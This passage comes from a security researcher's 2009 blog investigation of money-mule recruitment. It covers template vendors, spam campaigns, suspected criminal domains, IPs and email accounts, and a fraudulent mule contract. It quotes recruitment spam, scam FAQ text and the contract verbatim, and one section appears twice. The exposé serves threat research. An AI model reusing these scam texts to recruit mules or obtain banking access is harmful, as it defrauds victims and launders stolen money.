interface where the potential money mules has to not only provide detailed personal data, but also, as much information as possible that would help the cybercriminals better achieve their objectives. For instance, the template for the money mule registration process includes a self-answered question which even the average user can get suspicious about - Why are you gathering so much information about applicants? Such attention especially to bank account details puts me on guard.

The money mule recruitment organization is sticking to its professional tone, as usual, and explains that:

" In fact that modern financial system is a complex instrument, which controls financial streams. The problem is that any transfer may be delayed (from 1 to 5 days) but it is unacceptable for our business. Transaction should be completed by a financial manager the same day money is deposited into the bank account. ***Otherwise, we risk to***

lose money, clients, reputation. Analyzing all the details below we'll be able to prepare tasks for every agent

individually. *Please fill in all the fields carefully to avoid delays while working with your bank. The success of our cooperation depends on the accuracy of entered details! Please be serious. "*

1516



It gets even more interesting when the recruitment organization starts starts exposing itself as a cybercrime-facilitating enterprise, asking questions that only such an organization needs to known the answers to, due to

operational security (OPSEC) and due to their clear understanding of the time value of money ([40]Microsoft study debunks profitability of the underground economy), well stolen money in particular. For instance, the built-in registration checks speak for themselves:

- We don't work with recently opened accounts. For safery reasons your bank account must be 90+ days

- Average number of operations per week required

- Unfortunately we don't work with prepaid bank accounts

- Maximum amount you can withdraw in branch daily

The recruitment organization is clearly aware of basic quality assurance concepts, due to its surprising tactic used for monitoring the transaction process for each and every money mule working with them. How do they achieve this?

By offering a $100 financial incentive as a bonus for each and every money mule that provides the bogus company with access to their online banking account so that the organization can monitor the transaction process remotely.

It doesn't take a rocket scientist to conclude that even with a two-factor authentication requirement there are ways in which the organization can hijack the entire financial identity of the money mule without his/her knowledge.

1517



Again, they answer to a common question even the most gullible end user would have - I'm feeling uncomfortable giving you my online banking details. Why do you need it?

I’m worrying about unauthorized access to my bank account. A question to which they answer by citing increasing bonus rating within their system, and that your supervisor will be checking your account, thereby improving your trust relationship with the organization:

" We require online banking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our system:

- There is no need to check your bank account every hour during transactions, your personal supervisor will do it instead of you! You’ll be informed the same minute funds arrive.

- No need to send us your bank account statement every week (maybe 2-3 times a week).

- We trust you much more, you’ll receive money bonuses and more transactions!

It is absolutely safe and legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT’S IMPOSSIBLE TO MAKE ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact your bank and activate this service. It will take less than 10 minutes. "

The very idea that the money mule has reached the tipping point of its gullibility in order to provide the organization with access to their bank account is surreal, but clearly possible since having reached point of the registration process means they have absolutely no idea what they’re doing.

The following are sample screenshots from the web interface used by the organization and the money mules

themselves:

1518









1519







Moreover, sample agreement that each and every money mule has to accepted before becoming part of the

money mule recruitment network. A second agreement contract containing unique (Photoshop-ed) signing seal

for each of the bogus brands has to be also signed, scanned and uploaded through their interface. ***Both of these agreements, including localized copies in several different languages can be purchased from the managed money mule recruitment vendor from $30 to $70****. Here's a sample of the agreement and tag clouds for the company description, the agreement itself and the FAQ:*

1520



DUTIES:

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to effect payments to the Company's partners by Western Union or MoneyGram money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with various trade secrets, inventions, innovations, processes, information, records and specications owned or licensed by the Company and/or used by the Company in connection with the operation of its business including, without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures. The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All les, records, documents, blueprints, specications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.

The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.

The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this.

Agreement to any person without the prior written consent of the Company and shall at all times preserve the condential nature of his relationship to the Company and of the services hereunder. ***If the Contractor releases any***

of the above information to any parties outside of this company, such as personal friend, close relatives or other

Financial Institutions such as a Bank or other Financial Firms, it could be grounds for immediate termination*. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.*

TERMS OF ENGAGEMENT

1521



The Contractor is engaged by the Company on terms of thirty days (30) probationary period. ***During the probationary***

period the Company undertakes to pay to the Contractor the base salary amounting to 2300 USD per month

plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary up to 3000 USD*. The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuses to fulfill*

his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems (should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the basic salary of the Contractor and paid once per month together with the basic salary. All reasonable and approved out-of-pocket expenses which are incurred in connection with the performance of the duties hereunder shall be reimbursed by the Company during the term of this Agreement, against the bill presented by the Contractor. The Company shall have the right to decrease the Contractor's commission in case the payment processing terms were violated by the Contractor.

Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay. The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance notice 1522



in writing to the Company in order that the latter may abstain from charging the Contractor with new instructions.

However, salary for each day-off is deducted from the Contractor’s base salary. "

Sample agreement that each and every potential money mule has to upload through the web interface, inter-

estingly, each and every of the bogus brands has a custom made seal, part of the services offered by the managed vendor:

1523





1524





With such a professional attitude towards their work, now a process that’s easily outsourced to vendors specializing 1525

in quality design and bogus company creation services, their recruitment process is prone to reach new levels of efficiency, which is why standardization was applied at the first place. However, just like in the case of malware and scareware, template-ization undermines their operational security (OPSEC) a process which they’re clearly aware, but do not fully utilize since money mule recruitment is currently in efficiency-mode.

Knowing the transactions pattern for a money mule recruitment, one which is clearly visible while going through their agreements, can in fact make it easier for financial institutions to protect their customers from themselves before it gets too late and they unknowingly dive deep into the money mule recruitment business model.

Related posts:

[41]Money Mule Recruiters use ASProx's Fast Fluxing Services

[42]Money Mules Syndicate Actively Recruiting Since 2002

[43]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [44]Dancho Danchev's blog.

1. http://voices.washingtonpost.com/securityfix/2009/09/money_mule_recruitment_101.html

2. http://www.bobbear.co.uk/scope-group-inc.html?6a00c340

3. http://1.bp.blogspot.com/_wICHhTiQmrA/ShwQq_kTe6I/AAAAAAAADoo/IXsylpK2QKM/s1600-h/af-group-llc.png

4. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

5. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

6. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

7. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

8. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

9. http://lists.alioth.debian.org/pipermail/pkg-games-devel/2009-April/011121.html

10. http://forum.computerbetrug.de/finanz-und-warenagenten/56347-finanzagenten-werbemail.html

11. http://www.antispam.de/forum/showthread.php?t=23791&page=2

12. http://spam.tamagothi.de/2009/03/30/das-ist-esdein-traumjob/

13. http://lists.alioth.debian.org/pipermail/reportbug-maint/2009-March/000766.html

14. http://lists.debian.org/debian-qt-kde/2009/03/msg00345.html

15. http://juhuswelt.blogspot.com/2009/03/panamakarriere.html

16. http://66381.homepagemodules.de/t2932f66-Eine-freie-Vakanz-nur-fuer-Sie.html

17. http://codespeak.net/pipermail/pyrepl-dev/2009-April/008001.html

18. http://www.spamarchiv.com/2009/04/05/nach-einer-stelle-gesucht/

19. http://divinegypsy.20six.co.uk/divinegypsy/art/726546

20. http://divinegypsy.20six.co.uk/divinegypsy/art/738174/-CSHSDHSHDHSUPNEWNSSSBJFCSHSDHSHDHSUPNEWNSSSBJF-

21. http://codespeak.net/pipermail/pyrepl-dev/2009-April.txt

22. http://mailman.warwickcompsoc.co.uk/pipermail/compsoc-techteam/2009-April/007682.html

23. http://www.antispam.de/forum/showthread.php?t=23791

24. http://4.bp.blogspot.com/_wICHhTiQmrA/SspeVlfpF3I/AAAAAAAAENI/zFzbkFVkrmE/s1600-h/money_mule_recruitment_2.jpg

25. http://2.bp.blogspot.com/_wICHhTiQmrA/SspeoBdRqgI/AAAAAAAAENg/PHM_R_wHs4Q/s1600-h/money_mule_recruitment_5.jpg

26. http://spammit.blogspot.com/2009/09/internationalbrandimagecom.html

27. http://www.meinepetition.ch/forum-petition/read.php?id=2750&debut=64

28. http://www.tourmonterosa.com/forum/pop_profile.asp?mode=display&id=31

29. http://webs.racocatala.cat/foratnegre/forum/index.php?action=printpage;topic=665.0

30. http://www.sferica.it/pigna/topic.asp?TOPIC_ID=513

31. http://www.assolonline.it/view.php?pagina=534

32. http://www.albertocausin.it/forum/index.php?action=printpage;topic=19.0

1526

33. http://www.italgrob.it/forum/viewtopic.php?p=108&sid=078bad0d7b38bf85aae3ae07a93900dc

34. http://www.pcguide.netsons.org/wp/?p=589

35. http://google.com/safebrowsing/diagnostic?site=individualpeople.biz/

36. http://www.000webhost.com/forum/customer-assistance/9146-please-help-my-site-hacked.html

37. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

38. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

39. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

40. http://blogs.zdnet.com/security/?p=3522

41. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

42. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

43. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

44. http://ddanchev.blogspot.com/

1527





Standardizing the Money Mule Recruitment Process (2009-10-06 09:23)

[1]Ah, deja vu! How is it possible that the [2]Scope Group money mule recruitment group acting as the employer for the interviewed mule has been " set up in 1990 in New York, the USA by three enthusiasts who have financial education" just like [3]AF-GROUP LLC and its portfolio of brands, whose 30k [4]botnet operations I exposed and took down in May, 2009, next to establishing a direct connection between the botnet and an [5]Ukrainian dating scam agency known as "Confidential Connections"?

Pretty simple - just like the efficiency-centered mentality applied in the [6]template-ization of [7]malware, the ongoing standardization of the money mule recruitment business model is resulting in a bogus brand portfolios using identical web site layouts next to the same copy writing materials offered by a single vendor exclusively working with money mule recruitment organizations only. A couple of years ago, the money mule recruitment process was largely inefficient due to the operational security applied - [8]not everyone could become a money mule unless certain criteria was met. A newly launched managed money mule

recruitment design agency that I've been monitoring for a 1528



while, is poised to help cybercriminals achieve faster recruitment rates based on the cybercriminal-tailored services it's offering.

Whereas it's been operating beneath the radar for several years, exclusively serving known and trusted cybercriminals, it's recent mainstream business model is a great example of a timely underground market proposition due to the fact that the current economic climate best suits the money mule recruitment business model due to its high commissions for processing fraudulently obtained money.

Do you infiltrate the entire assembly line, or do you assess the final product? Appreciate my rhetoric as usual, it's full disclosure time, hence infiltrating the assembly line.

In this post, we'll take a look at five templates offered by the managed money mule recruitment vendor, as-

sess several of their customers currently using them to launch targeted and localized to German spam campaigns aiming to recruit new money mules, expose their entire domains portfolio and associated emails used for correspondence with prospective money mules.

Moreover, we'll actually attempt to becoming a money mule by interacting with their market proposition, ob-

tain the financial agent agreements, and expose little known facts about how sophisticated and social-engineering oriented the entire money mule recruitment process really is.

1529



For starters, here’s how the service describes itself, and what type of packages it offers to prospective money mule recruiters. The less sophisticated package is offered for $900 and the corporate version goes for $1700.

The first one offers the following:

- fake company site in English

- template-based correspondence letters for the entire process

- the entire document required for the process, custom forms, contracts, invoice applications etc.

- a teach-yourself manual including advice and recommendations - available in English and Russian

- sample spam letters in TXT and HTML, in English only

The corporate version offers the following:

- fake company site in several languages, for instance, Dutch, German, Bulgarian, Italian etc.

- fake signatures representing the CEO, accounts manager etc.

1530



- multiple spam letters in different languages

- managed domain hosting

- answering machine number as well as a paid Skype subscription as a bonus

The following are some of the templates – blurred by the vendor in order to protect the bogus brands portfolio - currently offered by the service. Three of the templates are already in circulation, that means active spamming in Italian and German "offering the Moon", and asking for your identity and financial reputation: 1531



1532



1533



1534





1535



Upon purchasing any of the packages offered, a custom and non-existent brand logo and related company information will be used on the top of the templates currently offered.

Let’s expose some of the bogus brands using these campaigns, whose spamming campaigns have been actively

recruiting new money mules over the past couple of months. For instance, the last template – see attached copy

of the original one – is currently being used by a company known as PanIn Real Estate - ***panestate .com*** *- 194.0.200.15*

*- Email: disperswave@gmail.com. The site is currently localized to English; Italian (****panestate .com/index _it.html****); and Spanish (****panestate .com/index _sp.html****).*

It gets even more interesting when we start analyzing their spam campaign, currently localized to German.

For instance, it appears that the customer of the managed money mule recruitment service is using their basic package, since 99 % of their spam emails are using Gmail accounts, in fact, one of the spam campaigns is relying on the very same email that [9]the domain ***panestate .com*** *has been registered with - disperswave@gmail.com.*

1536



A sample of the spammed recruitment email:

" Liebe Bewerber! Sind Sie schon mude von solchen Briefchen, in dem man Ihnen einen Arbeitsplatz anbietet? Ich weiss das. Deshalb mochte ich zuerst Sie um Verzeihung bitten. Ich habe aber eine freie Vakanz und mochte sie Ihnen anbieten.

Wenn Sie noch keinen Arbeitsplatz gefunden haben, schreiben Sie bitte mir an meine E-mail Adresse: Als eine Bestatigung brauche ich auch CV und Ihre Telefonnummer, damit ich mich mit Ihnen in Verbindung setzen konnte.

Vielen Dank fur Ihre Zeit und Ihr Interesse! Alle weiteren Informationen bekommen Sie per E-Mail. Mit freundlichen

Grusen"

Related Gmail accounts used by PanIn Real Estate money mule recruitment incorporated:

[10]pancorporate @ gmail.com

[11]paninwork @ gmail.com

[12]paninde @ googlemail.com

[13]panamajeld @ gmail.com

[14]paninajob @ gmail.com

[15]pananmakarriere @ gmail.com

The same spam template localized in German is also known to have been used with the following Gmail ac-

counts, again operated by money-mule recruitment organizations:

[16]trzzbuded @ gmail.com

1537



[17]robertojens @ gmail.com

[18]gradtul @ gmail.com

[19]hrmiket @ gmail.com

[20]mike.torhr @ gmail.com

[21]evkoreyds @ gmail.com

[22]mike.torhr @ gmail.com

[23]support @ oplusdevelopment.com – the only exception

The [24]second template used in the wild – the site returns a 404 error message – is called Green Star Services website, with the customer apparently still in a testing phrase.

*This cannot be said for yet another customer of the same service standardizing the money mule recruitment process by template-izing it. [25]The fifth template, is actually a bogus company called Brand Image Advertising Agency (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com describing itself as:*

" Advertising agency “Brand Image” helps its clients to perform their products and services the right way. We never offer you anything additional that we didn’t discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.

We were created to help you in selling products and services. “Brand Image” typically attempts to assist you 1538

in building your brand by persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency “Brand Image” clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.

Advertising agency “Brand Image” proudly presents a great variety of services it provides. The main advantage of our work is that our management staff is always on-line and

works 24/7 for your convenience. Moreover, our offices are located all over the Europe and in the USA that makes our work fast and comprehensive. First of all let us introduce you what exactly we offer our clients. However if you happen to have any questions in understanding what this or that service means, you can always find our contacts and use them in communicating with us concerning our advertising offers. "

Sample [26]spam message localized in Italian used to recruit for Brand Image Advertising Agency:

" Salary: 4,000 Euro; 10 % di ciascuna operazione di pagamento - conto personale 10 %; 15 % di ciascuna operazione di pagamento - conto corporativo 15 %; Location: Italy Accettazione dei pagamenti dai clienti nella vostra zona

? Accepting payments from customers in your area? favorire a realizzare gli obiettivi finanziarie di Compagnia.Le condizioni di lavoro. Il lavoro tranne internet - ufficio, e anche con le banche ei sistemi di trasferimenti veloci. Gli interessati ambosessi possono inviare CV con consenso al trattamento dei dati personali (art.13, d.lgs 196/03) e requisiti di contatto al e-mail. Se a Voi interessa questo lavoro, mandate il curriculum alla nostra: judicialHath-awayv?@gmail.com Cordialmente, Sincerely, David De Simone David De Simone"

1539



A second template is known known to have been used, this time offering different commission:

" Rappresentante finanziario Informazioni di posti di lavoro Post Date: 12/04/2009 Salario: 3.000 EUR/mese + 5 %

di ciascuna operazione di bonifico Location: Italia Generale Description Accettazione dei pagamenti dai clienti nella vostra zona e favorire a realizzare gli obiettivi finanziarie di Compagnia. Le condizioni di lavoro Il lavoro tranne internet - ufficio, e anche con le banche e i sistemi di trasferimenti veloci. Contact Details / Apply for this Job Se a Voi interessa questo lavoro, mandate il curriculum alla nostra individualpeoplecapitalgroup7@googlemail.com

individualpeople .biz/go.php?sid=7 *In attesa di Vostro riscontro, saluti manager HR Robert J. Wilson"*

What we've got here is an identical spam template using a template offered by a managed money mule re-

*cruitent design vendor, that is advertising another bogus brand, with the domain name itself registered using the same detaisl as Brand Image Advertising Agency (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com). In the case of the localized to Italian spam message that's yet another bogus brand Individual People Capital Group, **individualpeople .org** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com.*

Individual People Capital Group describes itself as:

" The Individual People Capital Group Companies is one of the world's most experienced and successful investment management organizations. Our companies manage investments for millions of individuals and thousands of corporations and institutions.

The Individual People Capital Group’s largest components are:

1540

• Individual People Funds, which ranks among the three largest mutual fund families in the U.S. - managed by Individual People Capital Research and Management Company, with assets under management of more than $750

billion

• Individual People Capital Guardian Trust Company and the Individual People Capital International companies —

providers of global investment management services for institutional clients, consultants and individuals, with assets under management of approximately $300 billion

For 75 years, we have followed a consistent philosophy and approach to generate consistent long-term investment results for our investors around the world. At the heart of our success is a commitment to a number of core beliefs: the importance of long-term investing, the value of in-depth global research, adherence to a disciplined investment management philosophy, and a code of ethics that emphasizes honesty and integrity. "

Known Gmail accounts participating in the money mule recruitment and exploit serving process courtesy of Individual People Capital Group:

[27]groupindividualpeople @ gmail.com

[28]newindividualpeople24 @ gmail.com

[29]newworkgroupindividualpeople @ gmail.com

[30]individualpeoplecapitalgroup9 @ googlemail.com

[31]individualpeoplecapitalgroup8 @ googlemail.com

[32]individualpeoplecapitalgroup7 @ googlemail.com

individualpeoplecapitalgroup6 @ googlemail.com

[33]individualpeoplecapitalgr @ googlemail.com

1541



[34]As well as the following emails, once again maintained by the same customer:

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup19 @ gmail.com

individualpeople.one @ gmail.com

people.individ @ gmail.com

individ.people @ gmail.com

individualpeople.too @ gmail.com

new.individualpeople @ gmail.com

individual.job.it @ gmail.com

info.individualpeople @ gmail.com

j.wilson.sup @ gmail.com

new.individualpeople @ gmail.com

people.individ @ gmail.com

robert.jwn @ gogglemail.com

robert.wilson.r1 @ gmail.com

robert.wil.r @ gmail.com

1542



rob.wilson.r @ googlemail.com

wilson.wrt @ gmail.com

workgroupindividualpeople @ gmail.com

There are cases when money mule recruiters are interested in plain simple botnet building, case in point is a situation where a spammed money mule spam message advertising [35]individualpeople .biz/go.php?sid=7 was

*actually [36]serving a malicious PDF, next to linking to the recruitment site itself (**individualpeople .org**).*

In order to further demonstrate the ongoing standardizing of the money mule recruitment process through

template-ization, it's time to expose the bogus brands portfolio, and associated domains of a money mule recruitment organization that has been relying on an identical template over the past couple of years. In fact, in May, 2009, a [37]botnet which was used by Ukrainian dating scam agency Confidential Connections was not only found to be directly related to the money mule recruitment gang, but the cybercriminals used one of the [38]recruitment domains as a command and control server for their botnet spamming operations, with the domain itself and one of the sampled dating scam ones registered under the same email.

Brand names for Money Mule Organizations using a standardized template offered by a single vendor, all known to have been " ***set up in 1990 in New York, the USA by three enthusiasts who have financial education****" : Affina Group Inc; Alliance Group Inc; Annuity Group Inc; Archway Group Inc; Armor Group Inc; Assurity Group Co; Assurity Group 1543*



Inc; BFS Group Inc; CDI Group Inc; Cosco Group Inc; Dove Group Inc; Eagle Group Inc; Entrust Group Inc; Extreme Group Inc; Flat Group Inc; Holding Group Inc; Integrity Group Inc; Invalda Group Inc; Key Group Inc; Liberty Group Inc; Lime Group Inc; Massive Group Inc; Melson Group Inc; MENA Group Inc; O Pm Group Main; OPM Group Inc; Premier Group Inc; Prime Group Inc; Prospera Group Inc; Puritan Group Inc; Reach Group Inc; Redeye Group Inc; Regency Group Inc; Rengo Group Inc; River Group Inc; Saturn Group; Scope Group Inc; Stock Group Inc; Strol Group Inc; Summit

Group Inc; Total Group Inc; Trans Group Inc; United Group Inc; Wescom Group Inc

Parked on 222.35.137.237 are the following domains all using the "set up in 1990 in New York, the USA by three enthusiasts who have financial education" template:

affina-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

affina-groupnet .com *- Email: jelly@infotorrent.ru*

1544

affina-groupsvc .cc *- Email: justin _dickerson@ymail.com*

affina-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

alliance-groupmain .cc *- Email: stiv2009@yahoo.com*

annuity-groupnet .cc *- Email: justin _dickerson@ymail.com*

assurity-groupco .cn *- Email: realsupporters@yahoo.com*

bfs-groupinc .cc *- Email: defrankpo@gmail.com*

cdi-groupmain .cn *- Email: garry _honn@yahoo.com*

cosco-groupmain .com *- Email: 20090811112700@antispam.alantron.com*

diamond-dream .cc *- Email: morgan.greg@yahoo.com*

dove-groupli .cn *- Email: abuseemaildhcp@gmail.com*

dummykeath .cc *- Email: morgan.greg@yahoo.com*

eagle-groupmain .cn *- Email: AntwanHarringtonJI@gmail.com*

extreme-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

extreme-groupinc .com *- Email: hell@e2mail.ru*

flatgroupfly .cc *- Email: steven _lucas _2000@yahoo.com*

geniouspartner .cn *- Email: morgan.greg@yahoo.com*

holding-group .cn *- Email: ronny.greg@yahoo.com*

integrity-groupinc .cc *- Email: justin _dickerson@ymail.com*

integrity-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

keygroupmain .cn *- Email: ErichSullivanKF@gmail.com*

libertygroup .cc *- Email: LindseyKimSI@gmail.com*

lime-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

1545



massive-groupsvc .cc *- Email: chen.poon1732646@yahoo.com*

massivegroupsvc .cn *- Email: abuseemaildhcp@gmail.com*

melson-groupmain .com *- Email: enact@co5.ru*

mena-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

mena-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

opm-group .cn *- Email: AbdulStaffordEP@gmail.com*

opm-groupli .com *- Email: entrap@namebanana.net*

premier-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

prime-groupco .com *- Email: Email: fuzz@ml3.ru*

prime-groupinc .cc *- Email: chen.poon1732646@yahoo.com*

puritan-groupco .cc *- Email: justin _dickerson@ymail.com*

puritan-groupco .cn *- Email: abuseemaildhcp@gmail.com*

puritan-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

reach-group .cc *- Email: rick _morris@yahoo.com*

1546



redeye-groupinc .cc *- Email: chen.poon1732646@yahoo.com*

regency-groupco .cn *- Email: abuseemaildhcp@gmail.com*

regency-groupnet .cc *- Email: justin _dickerson@ymail.com*

regency-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

rengo-groupli .com *- Email: jaded@co5.ru*

saturn-groupco .cn *- Email: abuseemaildhcp@gmail.com*

scope-group .cc *- Email: don.ram@yahoo.com*

scope-groupmain .cc *- Email: don.ram@yahoo.com*

strol-groupli .cn *- Email: abuseemaildhcp@gmail.com*

summit-groupinc .cc *- Email: Gregory.Michell2009@yahoo.com*

theblackend .cn *- Email: morgan.greg@yahoo.com*

vector-groupfine .cn *- Email: abuseemaildhcp@gmail.com*

vector-groupfly .cc *- Email: mr.freeddyy@yahoo.com*

1547



Parked on 222.35.137.236:

affina-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

affina-groupsvc .cc *- Email: justin _dickerson@ymail.com*

annuity-groupllc .cn *- Email: abuseemaildhcp@gmail.com*

annuity-groupllc .com *- Email: jelly@infotorrent.ru*

annuity-groupnet .cc *- Email: justin _dickerson@ymail.com*

annuity-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

archway-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

cosco-groupmain .com *- Email: chug@freemailbox.ru*

extreme-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

integrity-groupinc .cc *- Email: justin_dickerson@ymail.com*

integrity-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

integrity-groupsvc .com *- Email: jelly@infotorrent.ru*

invalda-groupmain .cn *- Email: rocco_invalda@yahoo.com*

1548



lime-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

massive-groupsvc .cc *- Email: chen.poon1732646@yahoo.com*

prime-groupco .cn *- Email: abuseemaildhcp@gmail.com*

prime-groupco .com *- Email: fuzz@ml3.ru*

prime-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

puritan-groupinc .com *- Email: gone@corporatemail.ru*

redeye-groupco .cn *- Email: abuseemaildhcp@gmail.com*

redeye-groupinc .cc *- Email: chen.poon1732646@yahoo.com*

regency-groupnet .cc *- Email: justin _dickerson@ymail.com*

regency-groupnet .cn *- Email: abuseemaildhcp@gmail.com*

saturn-groupsvc .cn *- Email: abuseemaildhcp@gmail.com*

saturn-groupsvc .com *- Email: jelly@infotorrent.ru*

vision-groupinc .cn *- Email: abuseemaildhcp@gmail.com*

vision-groupsvc .com *- Email: abuseemaildhcp@gmail.com*

1549



Parked on 222.35.137.235, registered with emails already covered:

affina-groupsvc .cn

annuity-groupnet .cn

archway-groupinc .cn

archway-groupinc .com

cosco-groupmain .cn

extreme-groupinc .cn

extreme-groupinc .com

integrity-groupinc .cc

invalda-groupmain .cn

prime-groupco .com

prime-groupinc .cc

puritan-groupco .cn

puritan-groupinc .cn

1550



redeye-groupco .cn

redeye-groupco .com

redeye-groupinc .cc

regency-groupco .com

regency-groupnet .cn

saturn-groupco .cn

scope-group .cn

scope-groupmain .cn

vision-groupinc .cn

Parked on 222.35.137.234, registered with emails already covered:

affina-groupnet .cn

annuity-groupllc .cn

archway-groupinc .cn

1551

cosco-groupmain .com

integrity-groupinc .cn

integrity-groupsvc .cn

massive-groupsvc .cc

premier-groupinc .cn

premier-groupnet .cn

prime-groupco .cn

prime-groupinc .cn

puritan-groupinc .com

redeye-groupco .cn

redeye-groupinc .cn

regency-groupco .cn

regency-groupco .com

regency-groupnet .cn

saturn-groupsvc .cn

saturn-groupsvc .com

vision-groupinc .cn

DNS servers of notice:

ns2.dummykeath .cc

ns2.theblackend .cn

ns1.full-controll .cc

ns3.geniouspartner .cn

ns3.theblackend .cn

ns1.party-reunite .cc

ns2.bubble-preorder .info

ns1.windcontrol .cc

ns3.diamond-dream .cc

ns.partnergreatest8 .net

one.goldwonderful9 .info *- the [39]command and control server used by the botnet managed by a money mule organization was using the same nameserver in May, 2009*

1552



Once the end user falls victim into the recruitment scam, the entire process of registration and communication with the bogus organization takes place through a web-based interface where the potential money mules has to not only provide detailed personal data, but also, as much information as possible that would help the cybercriminals better achieve their objectives. For instance, the template for the money mule registration process includes a self-

answered question which even the average user can get suspicious about - Why are you gathering so much information about applicants? Such attention especially to bank account details puts me on guard.

The money mule recruitment organization is sticking to its professional tone, as usual, and explains that:

" In fact that modern financial system is a complex instrument, which controls financial streams. The problem is that any transfer may be delayed (from 1 to 5 days) but it is unacceptable for our business. Transaction should be completed by a financial manager the same day money is deposited into the bank account. ***Otherwise, we risk to***

lose money, clients, reputation. Analyzing all the details below we'll be able to prepare tasks for every agent

individually. *Please fill in all the fields carefully to avoid delays while working with your bank. The success of our cooperation depends on the accuracy of entered details! Please be serious. "*

1553



It gets even more interesting when the recruitment organization starts starts exposing itself as a cybercrime-facilitating enterprise, asking questions that only such an organization needs to known the answers to, due to operational security (OPSEC) and due to their clear understanding of the time value of money ([40]Microsoft study debunks profitability of the underground economy), well stolen money in particular. For instance, the built-in registration checks speak for themselves:

- We don’t work with recently opened accounts. For safery reasons your bank account must be 90+ days

- Average number of operations per week required

- Unfortunately we don’t work with prepaid bank accounts

- Maximum amount you can withdraw in branch daily

The recruitment organization is clearly aware of basic quality assurance concepts, due to its surprising tactic used for monitoring the transaction process for each and every money mule working with them. How do they achieve this?

By offering a $100 financial incentive as a bonus for each and every money mule that provides the bogus company with access to their online banking account so that the organization can monitor the transaction process remotely.

It doesn’t take a rocket scientist to conclude that even with a two-factor authentication requirement there are ways in which the organization can hijack the entire financial identity of the money mule without his/her knowledge.

1554



Again, they answer to a common question even the most gullible end user would have - I’m feeling uncomfortable giving you my online banking details. Why do you need it? I’m worrying about unauthorized access to my bank account. A question to which they answer by citing increasing bonus rating within their system, and that your supervisor will be checking your account, thereby improving your trust relationship with the organization:

" We require online banking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our system:

- There is no need to check your bank account every hour during transactions, your personal supervisor will do it instead of you! You'll be informed the same minute funds arrive.

- No need to send us your bank account statement every week (maybe 2-3 times a week).

- We trust you much more, you'll receive money bonuses and more transactions!

